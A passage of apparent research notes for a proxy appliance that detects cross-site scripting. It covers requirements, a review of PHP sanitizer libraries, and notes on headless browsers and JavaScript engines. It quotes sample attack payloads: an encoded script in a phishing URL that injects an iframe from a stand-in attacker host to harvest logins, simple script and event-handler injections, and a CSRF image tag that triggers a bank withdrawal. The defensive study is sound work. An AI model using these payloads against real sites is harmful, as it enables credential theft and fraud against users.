* How to prevent poisoning of learned data (if ever)?
* Can be transform other data such that we may use it as part of the XVPA state machine for prediction?
* Does learner have to learn each page or can it be done a more generalized level to overcome local (to a page) uncertainties resulting in a hardening against poisoning?
* XVPA data has to be stored in some kind of database, it might be of interest to not recreate the content of such a database for each deployed appliance but rather provide a global database with known (validated?) XVPAs as some kind of cloud service?
* HTML does not require all tags to be closed to be valid (website are designed accordingly) -> may still work with the XVPA
* XHTML requires all closing

Will work with the XVPA

* Javascript definitions <script> can be detected, but with different encodings and other hacking techniques may fall through the XVPA leaving the XSS code intact?
* VSscript needs to be detected as well, which will allow to construct javascript code that executes
* Data may be injected into existing javascript without the need of script tags, making detection more difficult using a VPA approach
* Is it possible, viable,… to intercept form data transmitted and do anomaly detection?
* Are there synergies with existing solutions that may be used or with which we want to interact to improve performance or detection rate
* How is the attack vector continued? How is malware installed by this javascript without the user noticeing?
* Is the system tunable by some parameters reducing false positives…?



# XSS Detection

* Inside a webapp an XSS might be avoidable by html-encoding user content output, which will prevent the java script interpreter from running the code
  + Encode output based on input parameters.[[3]](#footnote-3)
  + Filter input parameters for special characters.
  + Filter output based on input parameters for special characters.

***Limitation exist: where html code of a user is meant to be rendered by the browser but is displayed encoded in this case. -> Only limiting the html code allowed to be inserted by the user may circumvent that, which will also require to remove style and event properties from tags…?!***

* Outside the webapp additional learning parameters may be defined for the anomaly detection algorithm: like to keep track of number of external referals, where more than one referral will be seen as malicious
* Use domain name analysis
* Intercept user input and HTML code?!

# Open tasks

* Comparison of what others are doing
* Further research how XSS with multi redirect or sleeping script exactly work (we those redirects or sleeping scripts, cookies be detected on as an appliance?)
* Further research how XSS for mobile devices is done, is there a difference to browsers?
* proxy api **(entire squid domain offline the last week)**
* syslog api and error reporting from matlab to wrapper
* determine splunk accepted protocols
* Define squid interface for module
* Define matlab interface for module (wrapper)
* Refine Implementation concept XVPA
* Extend detection concept with other anomaly detection parameters (urls,…)
* Check ubuntuu packeting guidelines in details
* Find answers to questions and further define limitations which may result into further solutions
* How might this appliance be bypassed or attacked?
* Considering User interception research existing solution which may be freely included
  + Research OWASP antisamy
* Test definition for each component
  + Test attack definition (research available tests)
  + Test definition for dynamic and persistent XSS
* Are there synergies with existing solutions that may be used or with which we want to interact to improve performance or detection rate?
* How do we handle webapplications which were injected through a outofband channel (like a webmail client which may display a received email with script code (which may be totally valid and unmelicious)….???



Abbildung 4 - Software Concept, Communication Path and Evaluation Setup

Requirements

* Should incorporate method proposed by Lampesberger?!
* Protects against especially cross-site-scripting attacks (the widely spread attack form)
* should be available to Mobile, Desktop and Server
* Analysis of web traffic http / https (later)
* Protects company client devices from executing XSS
* WE WANT TO prevent XSS code (dynamic or persistent) to be executed by the browser -> this will automatically prevent downloading of external malware

Feature definition

* Ubuntu LTS in its current version shall be used (support will cover 5 years)
* Squid as proxy
* Our solution as squid module which shall be packet according to Ubuntu packet rules[[4]](#footnote-4)
* An appliance which extend existing solutions like lastline, checkpoint, etc.
* Alarm via E-Mail
* Syslog and/or Splunk integration
* Dynamic aka. Reflected (incl. DOM) XSS Detection and Blocking
* Static aka. Persistent XSS Detection and Blocking
* XSS Detection through
  + Anomaly Detection
    - Implementation of Lampesberger XML Detection
    - Javascript Anomaly Detection[[5]](#footnote-5)
    - ? vb script anomaly detection (unclear if required)  
      ? flash
    - ? url parameter anomaly detection
    - Website references to external urls
    - Normality has to be determined for each and every site
  + DNS rating (block everything to and from known bad urls)
  + Regular Expression (Signature)
  + URL Sanitization
  + External target script -> file download,
  + CSS (style) detection for hidden content (size, zero, ….)
  + Cookie access (??? Which script accesses the cookie, may be hard the injected code is allowed to execute inside the browser’s domain sandbox)

XSS attacks work even if the site is viewed over an SSL connection, because the script is run in the context of the "secured" site, and browsers cannot distinguish between legitimate and malicious content served up by a Web application. But attackers don't have to rely on injecting their code into a site's comment page. They can try to trick a victim into clicking on a URL in a phishing email, which then injects code into the viewed page, giving the attacker full access to that page's content –- this is a non-persistent XSS attack. URL encoding is often used in such attacks to disguise the link and make users more likely to follow it. In the example below, the link is to a secure a https URL to a trusted site:

https://www.userstrustedbank.com/script/LoginServlet?function=”><script>document.write(String.fromCharCode(60,105,102,114,97,109,  
101,32,115,114,99,61,104,  
116,116,112,58,47,47,  
119,119,119,46,97,98,97,  
100,98,97,110,107,  
46,99,111,109,47,108,  
111,103,105,110,32,112,104,112,62))</script>

Users see that the link is to www.userstrustedbank.com and is over an SSL connection; it looks genuine enough since links often have long, seemingly meaningless text at the end. The user clicks the link. However, the code between the <script> tags when translated by a browser reads:

<iframe src=http://www.abadbank.com/login.php>

This attack string renders an IFRAME -- an HTML document embedded inside another HTML document on a website -- in the context of userstrustedbank's actual site. The attacker's login.php page will be mocked up to look exactly like the userstrustedbank's login page, tricking the user into entering and sending his login username and password to the bad bank server, the source of the IFRAME, while all the time being on the real userstrustedbank.com website. This very attack has been used on banks' websites this year.

How to Create a good XSS Filter to Block Most XSS Vectors

Before we start creating a XSS filter, I want to say one important thing: We can never claim to have a perfect XSS filter. Researchers always find weird ways to bypass filters. But we can try to make a filter that can filter easy and well-known XSS vectors. At least you will be safe from script kiddies.

If you do not have an understanding of XSS, you cannot patch XSS. You should have an idea how attackers inject scripts. You should have knowledge of XSS vectors.

Let us start with basic filters:

There is a simple rule that you need to follow everywhere: Encode every datum that is given by a user. If data is not given by a user but supplied via the GET parameter, encode these data too. Even a POST form can contain XSS vectors. So, every time you are going to use a variable value on the website, try cleaning for XSS.

These are the main data that must be properly sanitized before being used on your website.

* The URL
* HTTP referrer objects
* GET parameters from a form
* POST parameters from a form
* Window.location
* Document.referrer
* document.location
* document.URL
* document.URLUnencoded
* cookie data
* headers data
* database data, if not properly validated on user input

First of all, encode all <, >, ‘ and “. This should be the first step of your XSS filter. See encoding below:

* & –> &amp;
* < –> &lt;
  + –> &gt;
* ” –> &quot;
* ‘ –> &#x27;
* / –> &#x2F;

For this, you can use the htmlspecialchars() function in PHP. It encodes all HTML tags and special characters.

$input = htmlspecialchars($input, ENT\_QUOTES);

If the $input was= “><script>alert(1)</script>

this function would convert it into &quot;&gt;&lt;script&gt;prompt(1)&lt;/script&gt;

This line also helps when an encoded value is used somewhere by decoding it:

$input = str\_replace(array(‘&amp;’,’&lt;’,’&gt;’), array(‘&amp;amp;’,’&amp;lt;’,’&amp;gt;’), $input);

A vector may use HTML characters, so you should also filter these. Add this rule:

$input= preg\_replace(‘/(&#\*w+)[x00-x20]+;/u’, ‘$1;’, $data);

$data = preg\_replace(‘/(&#x\*[0-9A-F]+);\*/iu’, ‘$1;’, $input);

But these alone are not going to help you. There are many places where input does not need script tags. An attacker can inject a few event functions to execute scripts. And there are many ways by which an attacker can bypass this filter. So, we need to think about all possibilities and add a few other things to make the filter stronger. And not only JavaScript, you also need to escape from cascading style sheets and XML data to prevent XSS.

A full detailed guide to prevent XSS is also available on OWASP. You can read it here.

Mallory: Hello Alice! Look here:

   <img src="http://bank.example.com/withdraw?account=Alice&amp;amount=1000000&amp;for=Mallory">

**Open Source Libraries and software for Preventing XSS Attacks**

PHP AntiXSS <https://code.google.com/p/php-antixss/>  
xss\_clean.php filter <https://gist.github.com/mbijon/1098477>  
HTML Purifier <http://htmlpurifier.org/>  
xssprotect <https://code.google.com/p/xssprotect/>  
noScript <http://noscript.net>

Ettercap

Etterfilter

<https://www.stopbadware.org/about>  
https://code.google.com/p/google-safe-browsing/wiki/Protocolv2Spec

Free / OpenSource Solutions

# HTML Tidy

http://www.w3.org/People/Raggett/tidy/ is a program to make it into PHP as a PECL extension.

It is not, a filter. Tidy reads HTML, XHTML and XML files and writes cleaned up markup. For HTML variants, it detects and corrects many common coding errors and strives to produce visually equivalent markup that is both W3C compliant and works on most browsers. A common use of Tidy is to convert plain HTML to XHTML.

Unfortunately Tidy accepts any valid HTML including script tags. MediaWiki, for instance, uses Tidy to cleanup the final HTML output before shuttling it off to the browser. The developers, nevertheless, agree that this is only a band-aid solution, and that the real way to fix it is to fix the parser. Tidy's great, but in terms of security, it's not suitable for untrusted sources.

# OWASP AntiSamy

Is implemented in Java and dotNet and does the same thing as HTML Purifier.It gets pretty close, but it just doesn't have the same depth as HTML Purifier.

Architecturally speaking, OWASP AntiSamy is highly dependent on what are called “policy files”, which is a highly extended form of XML Schema with information on what attributes and elements to allow. As such, the actual code for filtering is relatively light-weight. AntiSamy uses legitimate HTML and CSS parsers (extra props for the CSS parser; HTML Purifier doesn't use one)

Unfortunately, while XML Schema files can get a high level of control on the validation, the regular expression heavy approach begins showing signs of stress when data-types are complex (e.g. URIs), and XML Schema is ill-suited for large-scale DOM manipulation, which is necessary when transforming HTML for standards compliance. It XSS cleaning ability is good as it removes things it doesn't recognize by default.

# Preface

Note that besides striptags, most of the libraries are moderately effective against the most common XSS attacks. None of them (save Safe HTML Checker) fare very well in the standards-compliance department though.

# Striptags() Library

The PHP function [striptags()](http://php.net/manual/en/function.strip-tags.php) is the classic solution for attempting to clean up HTML. It is also the *worst* solution, and should be avoided like the plague. The fact that it doesn’t validate attributes at all means that anyone can insert an onmouseover=’xss();’ and exploit your application.

While this can be bandaided with a series of regular expressions that strip out on[event] (you’re still vulnerable to XSS and at the mercy of quirky browser behavior), striptags() is fundamentally flawed and should not be used.

# PHP Input Filter Library

Though its title may not imply it, [PHP Input Filter](http://www.phpclasses.org/browse/package/2189.html) is a souped up version of striptags() with the ability to inspect attributes. (Don‘t mind the hastily tacked on query escaping function).

PHP Input Filter implements an HTML parser, and performs very basic checks on whether or not tags and attributes have been defined in the whitelist as well as some smarter XSS checks. It is left up to the user to define what they'll permit.

With absolutely no checking of well-formedness, it is trivially easy to trick the filter into leaving unclosed tags lying around. While to some standards-compliance may be viewed by some as a “nice feature”, basic sanity checks like this must be implemented, otherwise a user can mangle a website's layout.

More troubles: Woe to any user that allows the style attribute: you can't simply just let CSS through and expect your layout not to be badly mutilated. To top things off, the filter doesn't even preserve data properly: attributes have all spaces stripped out of them. Stay away, stay away!

# HTML\_Safe/SafeHTML

[HTML\_Safe](http://pear.php.net/package/HTML_Safe) is PEAR's HTML filtering library. It should be noted that this is the same library as [SafeHTML](http://pixel-apes.com/safehtml/), though with different branding (and a different version number).

HTML\_Safe's mechanism of action involves parsing HTML with a SAX parser and performing validation and filtering as the handlers are called. It *probably* isn't vulnerable to XSS, but its approach is fundamentally flawed: blacklists.

This library maintains arrays of dangerous tags, attributes and CSS properties. (It also has a blacklist of dangerous URI protocols, but this is intelligently disabled by default in favor of a protocol whitelist.) What this means is that HTML\_Safe has no qualms of accepting input like <foobar> Bang </foobar>. Anything goes except the tags in those arrays. Scratch standards-compliance (and that was without even considering proper nesting).

For now, HTML\_Safe might be safe from XSS. In the future, however, one of the infinitely many tags that HTML\_Safe lets through might just possibly be given special functionality by browser vendors. And it might just turn out that this can be exploited. *Any* blacklist solution puts you at a perpetual arms race against crackers who are constantly discovering new and inventive ways to abuse tags and attributes that you didn't blacklist.

# kses

[kses](http://sourceforge.net/projects/kses/) appears to be the de-facto solution for cleaning HTML, having found its way into applications such as [WordPress](http://wordpress.org/) and being the number one search result for “php html filter”.

To be truthful, I didn't do as comprehensive a code survey for kses as I did for some of the other libraries. Out of all the classes I've reviewed so far, kses was definitely the hardest to understand.

kses's modus operandi is splitting up html with a monster regexp and then validating each section with kses\_split2(). It suffers from the same problems as Input Filter: no well-formedness checks leading to rampant runaway tags (and no standards-compliance). WordPress, the primary user of kses today, had to implement their own custom tag-balancing code to fix this problem: don't use this library without some equivalent!

Its whitelist syntax, however, is the most complex of all these libraries, so I'm going to take some time to argue why this particular implementation is bad. The author of this library was thoughtful enough to provide some basic constraint checks on attributes like maxlen and maxval. Now, barring the fact that there simply aren't enough checks, and the fact that they are all lumped together in one function, we now must wonder whether or not the user will go through the trouble of specifying the maximum length of a title attribute.

I have my opinions about inherent human laziness, but perhaps WordPress's default filterset is the most telling example:

$allowedposttags = array (

/\* formatted and trimmed \*/

'hr' => array (

'align' => array (),

'noshade' => array (),

'size' => array (),

'width' => array ()

)

);

Hmm... do I see a blatant lack of attribute constraints? Conclusion: if the user can get away with not doing work, they will! The biggest problem in all these whitelists filters is that they forgot to *supply* the whitelist. The whitelist is just as important as the code that uses the whitelist to filter HTML.

# htmLawed

[htmLawed](http://www.bioinformatics.org/phplabware/internal_utilities/htmLawed/index.php) is kses on steroids. After looking at HTML Purifier and deciding that it was too slow for him, Santosh Patnaik went ahead and rewrote the kses engine with more features.

htmLawed improves standards-compliance, but it is not fully standards-compliant; there are a number of cases which the author has explicitly stated he will not fix. There are issues with content models in table and ruby and tags that *must* have content in them.

Let's, for a moment, imagine that htmLawed is XSS-safe when safe is on. Even then, it still is not XSS-safe out of the tin: you have to turn on htmLawed's security features! This is [by design](http://www.bioinformatics.org/phplabware/forum/viewtopic.php?id=28). Sane defaults are important, because for every person who does read the documentation, there is [another](http://www.bioinformatics.org/phplabware/forum/viewtopic.php?id=28) one who doesn't (and is mislead by claims that “htmLawed is a single-file PHP software that makes input text secure”), and is surprised at some behavior. Software must be **safe by default**; the user can then relax any security restrictions.

# Safe HTML Checker

[Safe HTML Checker](http://simon.incutio.com/archive/2003/02/23/safeHtmlChecker) is a filter that also outputs standards-compliant XHTML.

Indeed, it is quite a well-written piece of code. It demonstrates knowledge of inline versus block elements, thus almost nearly getting nesting correct (the only exception is an unimplemented omitted SGML exclusion for <a> tags, and that's easy to fix).

Unfortunately, part of the reason why it works so well is that it's extremely restrictive. No styling, no tables, very few attributes. Perfectly appropriate for blog comments, but then again, there's always BBCode. The XML parser is also quite strict. Accidentally missed a < sign? The parser will complain with the cryptic message: “XHTML is not well-formed”. The solution is not as simple as just switching to a more permissive parser: Safe HTML Checker relies on the fact that the parser will have matched up the tags for them.

# Malzilla[[6]](#footnote-6)

Web pages that contain exploits often use a series of redirects and obfuscated code to make it more difficult for somebody to follow. MalZilla is a useful program for use in exploring malicious pages. It allows you to choose your own user agent and referrer, and has the ability to use proxies. It shows you the full source of webpages and all the HTTP headers. It gives you various decoders to try and deobfuscate javascript aswell.

# Script Engines

## Google V8 Javascript Engine

Setup under Ubuntu

$ sudo apt-get install git git-svn subversion

$ git clone <https://chromium.googlesource.com/chromium/tools/depot_tools.git>

$ nano .bashrc

export PATH=/home/<usr>/depot\_tools:"$PATH"

$ fetch v8

$ cd v8

$ make builddeps

$ make native

The DOM is created and linked to the V8 engine in Chrome. The V8 sources know nothing about the browser DOM. The quickest way to get this working for you would be to try to extract the parts of Chrome (Chromium, really) that load HTML into a structure, and the parts that link the DOM and DOM methods into V8. It's probably not as bad as you think. If anything, Google produces pretty clean C++, as far as I can tell from looking at the V8 source code. It's probably not as bad as you think.

* since DOM building is not part of V8, do we have to think about building the DOM or is it enough to check the javascript output for an external request?
* If a javascript altering the DOM is executed, reference errors occur because the context of document, window,… is unknown

**JavaScript does not have any print or output functions.   
In HTML, JavaScript can only be used to manipulate HTML elements.**

* That means, eventhough a function may return values, in regard to HTML JavaScript is very closely coupled with the DOM, there is no way to validate the output of the function without looking at or processing the DOM tree.
* *@christian, unfortunately, I think most people have gone the route of binding a full web-browser toolkit and just disabling the bits they don't need. It's easier that way than trying to build a HTML parser (harder than it sounds) and DOM, then binding it to javascript from scratch. You could also consider, e.g., taking the chromium source code and sort of removing all the display rendering stuff. –* [*bdonlan*](http://stackoverflow.com/users/36723/bdonlan) *Feb 9 '11 at 10:20*

<http://stackoverflow.com/questions/19555375/how-does-v8-call-doms-function>  
http://stackoverflow.com/questions/12725750/v8-access-to-dom

## Spidermonkey

http://netscape.public.mozilla.jseng.narkive.com/m6VQkUoY/spidermonkey-dom-integration

If you mean the w3c DOM, then you might use Mozilla's DOM .idl files,  
which contain XPIDL (http://www.mozilla.org/scriptable/). You could go  
further, and use XPCOM, XPConnect, and SpiderMonkey to glue your DOM  
objects and JS together.

# Headless Browser

**HtmlUnit – Java. Custom browser engine. JavaScript support/DOM emulated. Open source.**

HtmlUnit provides excellent JavaScript support, simulating the behavior of the configured browser (Firefox or Internet Explorer). It uses the Rhino JavaScript engine for the core language (plus workarounds for some Rhino bugs) and provides the implementation for the objects specific to execution in a browser.  
jQuery 1.2.6: Full support (see unit test here)  
MochiKit 1.4.1: Full support (see unit tests here)  
GWT 2.5.0: Full support (see unit test here)  
Sarissa 0.9.9.3: Full support (see unit test here)  
MooTools 1.2.1: Full support (see unit test here)  
Prototype 1.6.0: Very good support (see unit test here)  
Ext JS 2.2: Very good support (see unit test here)  
Dojo 1.0.2: Good support (see unit test here)  
YUI 2.3.0: Good support (see unit test here)

**Ghost – Python only. WebKit-based. Full JavaScript support. Open source.**

ghost.py is a webkit web client written in python.  
First you need to install either PyQt or PySide that are availables for many platforms.

**PhantomJS – Command line/all platforms. WebKit-based. Full JavaScript support. Open source.**

PhantomJS is a headless WebKit scriptable with a JavaScript API. It has fast and native support for various web standards: DOM handling, CSS selector, JSON, Canvas, and SVG.

**Spynner – Python only. PyQT and WebKit.**

Spynner is a stateful programmatic web browser module for Python. It is based upon PyQT and WebKit. It supports Javascript, AJAX, and every other technology that !WebKit is able to handle (Flash, SVG, …). Spynner takes advantage of JQuery. a powerful Javascript library that makes the interaction with pages and event simulation really easy.

Awesomium – C++/.Net/all platforms. Chromium-based. Full JavaScript support. Commercial/free.  
SimpleBrowser – .Net 4/C#. Custom browser engine. No JavaScript support. Open source.  
ZombieJS – Node.js. Custom browser engine. JavaScript support/emulated DOM. Open source.  
EnvJS – JavaScript via Java/Rhino. Custom browser engine. JavaScript support/emulated DOM. Open source.  
Watir-webdriver with headless gem – Ruby via WebDriver. Full JS Support via Browsers (Firefox/Chrome/Safari/IE).

Headless browsers that have JavaScript support via an emulated DOM generally have issues with some sites that use more advanced/obscure browser features, or have functionality that has visual dependencies (e.g. via CSS positions and so forth), so whilst the pure JavaScript support in these browsers is generally complete, the actual supported browser functionality should be considered as partial only

# Regular Expression / Signatures

Few example of regular expressions exist.

* Snort rules

<http://www.symantec.com/connect/articles/detection-sql-injection-and-cross-site-scripting-attacks>

https://www.prevoty.com/product/prevoty-trusted-content

# References

|  |  |
| --- | --- |
| [1] | V. Y. P. P. W. L. L. Lu, „BLADE: An Attack-Agnostic Approach for Preventing Drive-By Malware Infections,“ in *17th ACM Conference on Computer and Communiations Security (CCS 2010)*, Chicago, IL, 2010. |
| [2] | S. Saha, "Consideration Points: Detecting Cross-Site Scripting," *IJCSIS,* 2009. |

1. The Web Application Hacker’s Handbook 2011 [↑](#footnote-ref-1)
2. https://www.owasp.org/index.php/DOM\_Based\_XSS [↑](#footnote-ref-2)
3. http://support.microsoft.com/kb/252985 [↑](#footnote-ref-3)
4. http://packaging.ubuntu.com/html/packaging-new-software.html [↑](#footnote-ref-4)
5. JaSPIn: JavaScript based Anomaly Detection of Cross-site scripting attacks, Preeti Raman, 09.2008 [↑](#footnote-ref-5)
6. http://malzilla.sourceforge.net/ [↑](#footnote-ref-6)